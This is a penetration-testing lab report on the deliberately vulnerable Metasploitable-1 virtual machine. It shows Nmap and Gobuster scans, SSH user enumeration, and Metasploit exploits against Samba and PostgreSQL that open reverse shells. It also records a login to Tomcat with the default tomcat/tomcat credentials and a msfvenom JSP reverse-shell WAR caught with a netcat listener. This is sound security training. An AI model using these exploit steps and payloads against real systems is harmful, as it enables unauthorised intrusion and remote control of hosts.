

# METASPLOITABLE-1 Penetration Testing Report

---

## 1. Introduction

This penetration test targets **Metasploitable-1**, a vulnerable virtual machine designed for security testing. The objective is to simulate real-world scenarios to identify vulnerabilities in a legacy Linux environment.

I will utilize tools like **Nmap** for scanning and **Metasploit** for exploitation, alongside other assessment tools. The goal is to uncover potential weaknesses that could be exploited and provide recommendations to improve security.

## 2. Test Scope

The scope of this penetration test focuses exclusively on the **Metasploitable-1** environment, a Linux-based virtual machine intentionally designed with vulnerabilities. The testing will include scanning for open ports and vulnerabilities, identifying potential exploits, and assessing the system's overall security posture in this legacy Linux environment.

## 3. Methodology

1. Gathering information (Reconnaissance)
2. Scanning for vulnerabilities
3. Trying to exploit vulnerabilities
4. Reporting findings.

## 4. Findings

This section contains the vulnerabilities or issues found during my testing.

### 4.1 : Nmap Scan

**Description:** Running the Nmap scan with the following command:

- `nmap -sC -sV -p- -o nscan 192.168.0.100`

The scan revealed that port **22/tcp** is open, indicating that **SSH** is running. The version of **OpenSSH** identified is **4.7p1 Debian 8ubuntu1 (protocol 2.0)**.

This version of OpenSSH can pose risks such as **brute force attacks** or **unauthorized access** if not properly secured, especially on legacy systems like Metasploitable-1. It is important to ensure that proper security configurations are in place, such as strong passwords, limiting login attempts, and using key-based authentication to mitigate potential threats.

```
(root@Windows)-[/home/iam]
nmap -sC -sV -p- -o nscan 192.168.0.100
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 11:39 IST
Nmap scan report for 192.168.0.100
Host is up (0.0028s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: 2024-11-15T06:09:46+00:00; +10s from scanner time.
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
|_ sslv2:
|_ SSLv2 supported
|_ ciphers:
|_   SSL2_RC4_128_WITH_MD5
|_   SSL2_RC2_128_CBC_WITH_MD5
|_   SSL2_RC4_128_EXPORT40_WITH_MD5
|_   SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|_   SSL2_DES_64_CBC_WITH_MD5
|_   SSL2_DES_192_EDE3_CBC_WITH_MD5
53/tcp    open  domain       ISC BIND 9.4.2
|_ dns-nsid:
|_   bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
|_ http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
```

```
msf6 > searchsploit OpenSSH 4.7p1
[*] exec: searchsploit OpenSSH 4.7p1
```

```
Exploit Title
-----
OpenSSH 2.3 < 7.7 - Username Enumeration
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)
OpenSSH < 6.6 SFTP (x64) - Command Execution
OpenSSH < 6.6 SFTP - Command Execution
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading
OpenSSH < 7.7 - User Enumeration (2)
-----
Shellcodes: No Results
msf6 > |
```

## 4.2 : Metasploit Explanation

**Description:** Following the Nmap scan, I used the **Metasploit auxiliary module** msf6 auxiliary(scanner/ssh/ssh\_enumusers) to enumerate valid usernames on the system. To configure the module, I first set the RHOST (target host) and the USER\_FILE (the path to a list of usernames) to **/home/iam/Downloads/usuarios.txt**. This enumeration step is essential for identifying usernames that may be vulnerable to brute force or other authentication attacks.

Next, I performed **directory enumeration** using **Gobuster** to identify any hidden directories on the web server by running the following command:

```
gobuster dir -u http://192.168.0.100:80/ -x txt,php -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Additionally, I ran another **Gobuster** scan specifically targeting the **TikiWiki** directory:

```
gobuster dir -u http://192.168.0.100:80/tikiwiki -x txt,php -w  
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

After gathering information through these steps, I used the **Metasploit exploit module** msf6 exploit(multi/samba/usermap\_script) to exploit a vulnerability in **Samba** on the target system. I set the RHOST (target host) and successfully executed the exploit, which resulted in a **reverse TCP shell** opening:

**[\*] Started reverse TCP handler on 192.168.0.107:4444**

**[\*] Command shell session 2 opened (192.168.0.107:4444 -> 192.168.0.100:51110) at 2024-11-15 12:29:00 +0530**

After gaining access, I listed the directories on the compromised system using the ls command, revealing critical directories such as:

## Screenshot:

```
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf6 auxiliary(scanner/ssh/ssh_enumusers) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_FILE /home/iam/Downloads/usuarios.txt
user_FILE => /home/iam/Downloads/usuarios.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.0.100:22 - SSH - Using malformed packet technique
[*] 192.168.0.100:22 - SSH - Checking for false positives
[*] 192.168.0.100:22 - SSH - Starting scan
[+] 192.168.0.100:22 - SSH - User 'root' found
[+] 192.168.0.100:22 - SSH - User 'user' found
[+] 192.168.0.100:22 - SSH - User 'daemon' found
[+] 192.168.0.100:22 - SSH - User 'bin' found
[+] 192.168.0.100:22 - SSH - User 'sys' found
[+] 192.168.0.100:22 - SSH - User 'sync' found
[+] 192.168.0.100:22 - SSH - User 'games' found
[+] 192.168.0.100:22 - SSH - User 'man' found
[+] 192.168.0.100:22 - SSH - User 'lp' found
[+] 192.168.0.100:22 - SSH - User 'mail' found
[+] 192.168.0.100:22 - SSH - User 'news' found
[+] 192.168.0.100:22 - SSH - User 'uucp' found
[+] 192.168.0.100:22 - SSH - User 'proxy' found
[+] 192.168.0.100:22 - SSH - User 'www-data' found
[+] 192.168.0.100:22 - SSH - User 'backup' found
[+] 192.168.0.100:22 - SSH - User 'nobody' found
[+] 192.168.0.100:22 - SSH - User 'sshd' found
[+] 192.168.0.100:22 - SSH - User 'mysql' found
[+] 192.168.0.100:22 - SSH - User 'msfadmin' found
[+] 192.168.0.100:22 - SSH - User 'ftp' found
[+] 192.168.0.100:22 - SSH - User 'service' found
[+] 192.168.0.100:22 - SSH - User 'postgres' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] Command shell session 5 opened (192.168.0.107:4444 -> 192.168.0.100:47567) at 2024-11-15 12:35:06 +0530

whoami
root
```

### 4.3 : PostgreSQL Exploitation

**Description:** During the assessment, I identified that port **5432/tcp** was open, indicating that **PostgreSQL** was running on the system. The version detected was **PostgreSQL DB 8.3.0 - 8.3.7**. This is a vulnerable version of PostgreSQL, and I proceeded to exploit it using the **Metasploit module** `msf6 exploit(linux/postgres/postgres_payload)`.

To begin, I set the RHOST (target host) and LHOST (local host) to configure the reverse shell connection. After running the exploit, the following output confirmed the successful exploitation of the system

## Screenshot:

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.0.100
RHOSTS => 192.168.0.100
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.0.107
LHOST => 192.168.0.107
msf6 exploit(linux/postgres/postgres_payload) > run

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] 192.168.0.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/wvBnaJRf.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.0.100
[*] Meterpreter session 6 opened (192.168.0.107:4444 -> 192.168.0.100:51720) at 2024-11-15 12:41:43 +0530

meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
=====
Mode                Size  Type    Last modified          Name
----                -
100600/rw-----    4    fil    2010-03-17 19:38:46 +0530 PG_VERSION
040700/rwx-----  4096  dir    2010-03-17 19:38:56 +0530 base
040700/rwx-----  4096  dir    2024-11-15 12:41:52 +0530 global
040700/rwx-----  4096  dir    2010-03-17 19:38:49 +0530 pg_clog
040700/rwx-----  4096  dir    2010-03-17 19:38:46 +0530 pg_multixact
040700/rwx-----  4096  dir    2010-03-17 19:38:49 +0530 pg_subtrans
040700/rwx-----  4096  dir    2010-03-17 19:38:46 +0530 pg_tblspc
040700/rwx-----  4096  dir    2010-03-17 19:38:46 +0530 pg_twophase
040700/rwx-----  4096  dir    2010-03-17 19:38:49 +0530 pg_xlog
100600/rw-----   125  fil    2024-11-15 11:14:28 +0530 postmaster.opts
100600/rw-----   54    fil    2024-11-15 11:14:28 +0530 postmaster.pid
100644/rw-r--r--   540  fil    2010-03-17 19:38:45 +0530 root.crt
100644/rw-r--r--  1224  fil    2010-03-17 19:37:45 +0530 server.crt
100640/rw-r-----  891  fil    2010-03-17 19:37:45 +0530 server.key

meterpreter >
```

### 4.4 : Apache Tomcat Web Application Manager Exploitation

**Description:** During the assessment, after identifying **PostgreSQL** running on port 5432, I performed additional reconnaissance by accessing the system's web server. I discovered that port **8180/tcp** was open, and upon visiting <http://192.168.0.100:8180/>, I found the default **Apache Tomcat 5.5** page.



Next, I attempted to log in to the **Tomcat Web Application Manager** using the default credentials:

- **Username:** tomcat
- **Password:** tomcat

Upon successful login, I was granted access to the **Tomcat Web Application Manager** page, which provides management capabilities for deploying and managing web applications within the Tomcat server.

This discovery presents a significant vulnerability, as the **default Tomcat credentials** are still in use, leaving the system exposed to further exploitation. An attacker could use this access to upload malicious web applications, deploy shells, or potentially escalate privileges within the system.

## Screenshot:



## 4.5 : Exploiting Tomcat Web Application Manager

**Description:** After identifying an open port on **8180/tcp** for Apache Tomcat and successfully logging into the **Tomcat Web Application Manager** using default credentials (username: **tomcat**, password: **tomcat**), I proceeded with exploiting the system further.

Using **msfvenom**, I created a **reverse shell payload** targeting Tomcat's environment:


- **msfvenom -p java/jsp\_shell\_reverse\_tcp LHOST=192.168.0.107 LPORT=4444 -f war -o reverseshell.war**

Once the WAR file (reverseshell.war) was created, I uploaded it to the Tomcat Web Application Manager via the Manager interface. After deploying the payload, I clicked on the WAR file to trigger its execution.

On my attack machine, I set up a netcat listener (**nc -lvp 4444**) to receive the incoming connection. Upon successfully exploiting the vulnerability, I received a reverse shell back from the target machine.

At this point, I gained **tomcat55** user-level access. I continued by navigating to the **/tmp** directory and creating a **HACKbyKHP** file to indicate the successful exploitation of the target system:

### Screenshot:



The screenshot shows the Tomcat Web Application Manager interface. A 'File Upload' dialog box is open, displaying a list of files in the current directory. The file 'reverseshell.war' (1.1 kB, Archive) is selected. The background shows the Tomcat Manager interface with a table of applications and a 'Deploy' section.

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples				Undeploy
/manager				Undeploy
/servlets-examples				Undeploy
/tomcat-docs				Undeploy
/webdav				Undeploy

**Deploy**

Deploy directory or WAR file

WAR file to deploy

Select WAR file to upload Browse... reverseshell.war Deploy

**Server Information**

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture
Apache Tomcat/5.5	1.5.0	Free Software Foundation, Inc.	Linux	2.6.24-16-server	i386

Copyright © 1999-2005, Apache Software Foundation



## Tomcat Web Application Manager

Message:

Manager			
List Applications	HTML Manager Help	Manager Help	Server Status

Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/reverseshell		true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Deploy	
Deploy directory or WAR file located on server	

```
(root@Windows)-[/home/iam]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.107] from (UNKNOWN) [192.168.0.100] 45417
whoami
tomcat55
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

```
tomcat55@metasploitable:/tmp$ touch HACKbyKHP
tomcat55@metasploitable:/tmp$ ls
5354.jsvc_up HACKbyKHP
tomcat55@metasploitable:/tmp$ |
```

- THANK YOU